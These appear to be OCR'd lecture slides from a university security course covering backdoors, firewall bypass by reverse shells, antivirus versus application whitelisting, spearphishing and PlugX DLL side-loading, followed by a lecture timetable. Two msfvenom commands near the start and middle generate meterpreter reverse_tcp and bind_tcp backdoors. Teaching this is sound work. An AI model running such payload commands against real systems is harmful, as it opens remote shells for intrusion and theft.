$ msfvenom -p linux/x64/meterpreter/**reverse_tcp** lhost=192.168.184.1 lport=8888 -f elf > backdoor2


Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Score

Malware 1
Firewall ½


Malware vs AV



Antivirus software

AV largely a **blacklist technology:** Compare file content to a database of known malware signatures

msfvenom -p windows/meterpreter/bind_tcp lport=4444 -f exe > backdoor1.exe



Score

Malware 1
Antivirus ½

AW beats AV

Application whitelisting (AW): Restrict users to a subset of authorised applications, with

- Paths
- Hashes
- Signatures

Opposite approach to AV

- Known good instead of known bad

AW could prevent this one, e.g.

Malware as email attachments

How hackers hack: Spearphishing


KALI
BY OFFENSIVE SECURITY

metasploit®

How hackers hack: Spearphishing

Video time.

A note on persistence



A sample persistence method - PlugX

PlugX drops

NvSmart.exe – a legitimate NVIDIA file

NvSmartMax.dll – a malicious DLL

Normally,


NvSmart.exe would load a legitimate NvSmartMax.dll

But,

if a (malicious) version the DLL file is located in the same directory, it will load this version instead

Malware sandboxing

Cuckoo Sandbox, an open source automated malware analysis system



Lecture plan – next time

Week	Date	Time	Lecture	Topic
36	02 Sep	09-11	TL	Introduction, security concepts and the threat of hacking
****	**06 Sep**	**09-11**	**TL**	**Buffer overflow**
37	09 Sep	09-11	CJ	Software security, Operating system security
	13 Sep	09-11	CJ	User authentication and access control
38	16 Sep	09-11	TJ	Malicious software
	20 Sep	09-11	CJ	Firewalls and denial-of-service attacks
39	23 Sep	09-11	CJ	Cloud and IoT
	27 Sep	09-11	TL	Cryptography
40	30 Sep	09-11	TL	Internet security protocols
	04 Oct	09-11	TL	Intrusion detection
41	07 Oct	09-11	TL	Forensics
	12 Oct	09-11	CJ	IT security management
42				Fall Vacation - No lectures
43	22 Oct	09-11	CJ	Privacy 1
	25 Oct	09-11	CJ	Privacy 2 - GDPR
44	29 Oct	15-16	Guest	TBA
		16-17	All	Recap and Q/A
45	06 Nov			Exam